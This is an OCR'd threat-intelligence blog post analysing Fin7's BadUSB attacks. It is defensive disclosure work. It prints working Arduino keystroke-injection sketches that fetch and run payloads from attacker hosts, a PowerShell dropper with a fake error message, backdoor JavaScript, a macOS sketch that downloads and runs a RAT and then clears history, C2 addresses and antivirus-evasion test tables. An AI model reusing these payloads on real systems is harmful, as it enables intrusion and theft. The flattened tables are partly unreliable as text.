
OpBlueRaven: Unveiling Fin7/Carbanak - Part II : BadUSB Attacks

threatintel.blog/OPBlueRaven-Part2/

PTI Team

September 1, 2020



This article aims to provide its readers with the details about PRODAFT & INVICTUS Threat Intelligence (PTI) team's latest operation on different threat actors; who have been detected to be working in cooperation with the notorious Fin7 APT group.

We appreciate all your support after the first part of this series. Before disclosing the relationship between Fin7 and REvil groups, we are trying to reach the ransomware victims. Until reaching all necessary parties, we will continue to publish articles about Fin7 attackers' tools.

In the first article, we examined version changes of Carbank backdoor's control panel and exposed previously unknown Tirion Loader. We expect that Fin7 group will replace the Carbanak backdoor with this loader in their future campaigns.

In this section of our series, we will be diving into the BadUSB attacks carried out by Fin7 threat actors.

We will be approaching this topic as follows:


- Overview of BadUSB attack
- macOS targeted BadUSB attacks
- AV detection statistics collected by attackers
- Victim statistics

BadUSB attacks

In March 2020, BadUSB attacks associated with the Fin7 attack group were publicly reported[1]. The purpose of these social engineering attacks was to convince potential victims to plug-in USB flash drives (which are running malicious codes) into their computers.


As it is known in BadUSB attacks, an attacker modifies a USB flash drive to act as a human interface device (HID), (e.g., a keyboard) and give inputs to the victim machine through this HID.

In the relevant Fin7 attacks, we have detected that Fin7 actors are modifying their USBs to act as a keyboard and simulate keyboard strokes for the purpose of invoking a malicious Powershell command.



The video below, which was recorded by attackers (and it is one of the exposed Fin7 group files), shows a demo of the BadUSB attack. In the video, the attacker plugs-in harmful USB drive to the test computer. Then a malicious command was typed in a short time by BadUSB,


and a fake error message was shown.



Attackers use Atmega32u modules to create BadUSB drives. The code snippet below shows the decompiled C# code of the Arduino source code generator program used by the Fin7 group. This program takes a string as input and generates Arduino source code to type this string in the victim machine by simulating a keyboard.

```
Console.WriteLine("#include <Keyboard.h>\r\n\r\nvoid typeKey(uint8_t
key)\r\n{\r\nKeyboard.press(key);\r\ndelay(50);\r\nKeyboard.release(key);\r\n}\r\n\r\n/* Init function */\r\nvoid
setup()\r\n{\r\n// Begining the Keyboard stream\r\nKeyboard.begin();\r\n\r\n// Wait
500ms\r\ndelay(1000);\r\n\r\nKeyboard.press(KEY_LEFT_GUI);\r\nKeyboard.press('r');\r\nKeyboard.releaseAll();\r\ndelay
(500);");
for (int j = 0; j < list.Count; j++)
{
    string[] array = list[j].Split(new char[]
    {
        ' '
    });
    for (int k = 0; k < array.Length; k++)
    {
        bool flag2 = list[j].Equals("typeKey(' ');");
        if (flag2)
        {
            Console.WriteLine(list[j]);
            Console.WriteLine();
            break;
        }
        foreach (KeyValuePair<string, string> keyValuePair2 in dictionary)
        {
            bool flag3 = array[k].Equals(keyValuePair2.Key);
            if (flag3)
            {
                Console.WriteLine(keyValuePair2.Value);
                Console.WriteLine();
            }
        }
    }
    Console.WriteLine("Keyboard.releaseAll();");
    Console.WriteLine();
}
Console.WriteLine("// Ending stream\r\nKeyboard.end();\r\n}\r\n\r\n/* Unused endless loop */\r\nvoid loop() {}");

Console.ReadKey();
```

The code snippet below shows an example of a harmful Arduino code that is used to create BadUSB devices for the attacks during March 2020.



```
#include <Keyboard.h>

void typeKey(uint8_t key)
{
Keyboard.press(key);
delay(50);
Keyboard.release(key);
}

/* Init function */
void setup()
{
// Begining the Keyboard stream
Keyboard.begin();

// Wait 500ms
delay(1000);
Keyboard.press(KEY_LEFT_GUI);
Keyboard.press('r');
Keyboard.releaseAll();
delay(500);
//
Keyboard.println("cmd /c start /min powershell -c \"
[char[]]'2//6}&|usz!|jfy!))Ofx.Pckfdu!Ofu/XfcDmjfou*/EpxompbeTusjoh)(iuuqt;00njmlnpwfnpofz/dpn0tu0nj/joj(**
<fyju~!dbudi!|~~'|%{$s+=[char]([int]$_-1)};iex $s");
//
delay(500);
Keyboard.press(KEY_RETURN);
Keyboard.releaseAll();
// Ending stream
Keyboard.end();
}

/* Unused endless loop */
void loop() {}
```

The payload above download and execute second stage Powershell payload. These payloads have already been analyzed by security researchers. So in this article, we won't give reverse engineering details for the payload.

In the image below you can see an example for second stage Powershell payload. The second stage is responsible for deploying JavaScript backdoor and showing a fake error message. You can view the command and control servers list in the Appendix.

```
$ErrorActionPreference = "SilentlyContinue"
$p = @("$Env:windir\system32\wscript.exe", "cninit.exe", "amin.ini", " /e:jscript ")
cd "$Env:APPDATA\Microsoft\Windows"
cp $p[0] $p[1]
saps "cmd.exe" ((" /c ", $p[1], $p[3], $p[2])-join "") -win hidden

Add-Type -AssemblyName System.Windows.Forms
$r=[System.Windows.Forms.Messagebox]::Show(
   "The last USB device you connected to this computer malfunctioned," +
   "and Windows does not recognize it.", "USB Device Not Recognized", 0, 48);

exit
```

The code snippet below shows a part of the deobfuscated Javascript backdoor. As a summary, this Javascript backdoor gathers system information and executes JavaScript payloads that taken from the command and control server.

```
var ywnyvyfufb = ""
https: //moviedvdpower.com/"";
var omwawolefla = """";
var fsidcijbegevq = ""&"";
var ebgyftyvporvy = ""decrypt"";
var pajajwyvdo = ""images"";
var qokrisespiftu = ""?type=name"";
var gnuxhedgecsi = ""_"";
var etasanyku = ""User-Agent"";
var yxighukfec = """";
var iqodypuvje = ""ettyfsyblid="";
var wazbepwylcin = """";
var cucgekiblasmu = ""decrypt"";
var duqecopcyqe = ""application/x-www-form-urlencoded"";
var anketxahmyvga = ""Content-Type"";
var yqgyjrumaqse = ""%APPDATA%"";
var iwdawqebud = ""new"";
var loxdycfizag = ""new"";
var ytvuqymmov = ""img"";
var apylwuxcyj = ""encrypt"";
var iwjyhtoxpes = ""delete"";
var pifopfenebc = """";
var egaselynh = ""WScript.Shell"";
var hsumloqgofe = ""group=Test&rt=2&secret=a04848d2beb242e82c8477c429595e5a&time=60000&uid="";
var acihhusmesu = ""no"";
var isazukyv = ""&_&"";
function id () {var lrequest = wmi.ExecQuery(""select * from Win32_NetworkAdapterConfiguration where ipenabled =
true"");
var lItems = new Enumerator(lrequest);
```

macOS Targeted BadUSB Attacks

In the previous section, we discussed BadUSB attacks against victims that are using Windows OS. Now we will share unpublished details about macOS targeted BadUSB attacks of the Fin7 group.

While we were investigating malicious Arduino source codes developed by the Fin7 group, we found a code snippet that is used to download and execute a RAT into macOS victim machines.


```
#include <HID-Project.h>
#include <HID-Settings.h>

// Utility function
void typeKey(int key){
  Keyboard.press(key);
  delay(50);
  Keyboard.release(key);
}

void setup()
{
  // Start Keyboard and Mouse
  AbsoluteMouse.begin();
  Keyboard.begin();

  // Start Payload
  delay(1000);

  Keyboard.press(KEY_LEFT_GUI);
  Keyboard.press(' ');
  Keyboard.releaseAll();

  delay(800);

  Keyboard.print("Terminal");

  delay(500);

  typeKey(KEY_RETURN);

  delay(500);

  Keyboard.print("curl -O http://193.187.175.213/Bella.zip");

  typeKey(KEY_RETURN);

  delay(800);

  Keyboard.print("unzip Bella.zip");

  typeKey(KEY_RETURN);

  delay(800);

  Keyboard.print("python Bella");

  typeKey(KEY_RETURN);

  delay(600);

  Keyboard.print("rm -rf Bella.zip");
```

```
  typeKey(KEY_RETURN);

  delay(500);

  Keyboard.print("rm -rf __MACOSX");

  typeKey(KEY_RETURN);

  delay(500);

  Keyboard.print("history -c");

  typeKey(KEY_RETURN);

  delay(500);

  Keyboard.print("exit");

  typeKey(KEY_RETURN);

  // End Payload

  // Stop Keyboard and Mouse
  Keyboard.end();
  AbsoluteMouse.end();
}

// Unused
void loop() {}
```

Further analyses on the dropped second stage payload reveals that the Fin7 group uses an open-source remote administration tool, whose name is Bella, to control macOS victim machines. Features of this RAT is listed below:

- Remote shell
- Persistence
- File transfer
- Reverse VNC
- Audio stream
- Login / keychain password phishing through system prompt
- Apple ID password phishing through iTunes prompt
- iCloud Token Extraction
- Accessing all iCloud services of the user through extracted tokens or passwords(iCloud Contacts, Find my iPhone, Find my Friends, iOS Backups)
- Google Chrome Password Extraction
- Chrome and Safari History Extraction
- Auto Keychain decryption upon discovery of kc password
- macOS Chat History
- iTunes iOS Backup enumeration

We applied source code diffing between a publicly available version at Github(https://github.com/kdaoudieh/Bella) and the Fin7 version of the RAT. In the image below, the left part shows the publicly available code and the right part shows the modified version. We identified two significant changes. The payload is switched to the “non-development” mode and “print” statements are removed.



Bella RAT command and control server is defined as “**172.86.75.175:8443**“ in the source code.

Antivirus Detection Statistics

While investigating the exposed files for uncovering more details about the BadUSB attacks, we recognized that attackers generated detailed anti-virus detection statistics about their toolkit. Because of their non-trivial attack vector, they can’t use publicly available anti-virus checker services to evaluate their evasion success. Instead of that, they use isolated virtual machines that are running a particular AV product.

Note: Our team didn’t manually validate anti-virus detection results that are shown in the following section.

The image below shows the detection rate results for a BadUSB attack’s Powershell payload. As you can see from the image only 5 of them can detect and block the attack:

FLASH QWZ	softowii.com
Windef	
Symantec12	
Symantec14	
Fortinet	
TrendMicro	
Kaspersky Total	
Malwarebytes	
Norton Deluxe	
ESET SS	
BitDefender	
Emsisoft	
F-Secure	
Panda	
McAfee	
AVG	
Sophos Endpoint	

Red color represent: Detected by AV product
Green color represent: Undetected by AV product

After further research, we detected that attackers generated detailed anti-virus detection statistics for other malicious tools, too. Below image shows detection statistics for Fin7 tools such as Malicious Macros, Metasploit stagers, Winbio, and a Powershell Keylogger. As you can see in the image, 2/3 of these attacks can not be detected by AV solutions.

	Win10X64							
	MacrosV1	MacrosV1.4	MacrosV2	MacrosV1_Excel	Mstager	Nextgen	Winbio+reboot	Keyloger
FireEye					Прибивает заодно QWZ сессию		из cmd.exe	
Sophos								
MS Defender								
Symantec 12								
Symantec 14								
Emsisoft				Детект дефендером				
Forti								
TrendMicro								----------
Norton Security								
AVG								----------
NOD32 AV						из cmd.exe		
F-Secure								
Malwarebytes		Детект дефендером						
Panda		Ошибка при закрытии						
Bitdefender							Блок PS1	----------
ESS								
Kaspersky				Блокирует конект				
Comodo							----------	----------
McAfee								
Sophos Endpoint		Предупреждение						

	Детект АВ
	Сессии нет, без детекта
	Сессия приходит
	Детект, сессия приходит
	Не детектит, если скрипт сгенерирован как ps cmdline
----------	Не тестировалось

Red color represent: Detected
Yellow color represent: No detection but no session
Green color represent: Undetected


Blue color represent: Detected but session comes
Purple color represent: Not detected if compiled as Powershell cmdline
White color represent: Not tested

Victim Statistics


Our team managed to eavesdrop communication between attackers. Investigation on these logs reveals that attackers use an XMPP bot to get notified when a new bot added to one of their malicious campaigns. Each notification contains the below information:

- Timestamps
- Bot ID (unique number + machine hostname)
- Proxy server address
- Group(campaign) name
- File ID (we believe that this number represent second-stage payload files)

We observed notifications between February 2020 and April 2020. The chart below shows the cumulative new bot count by day.

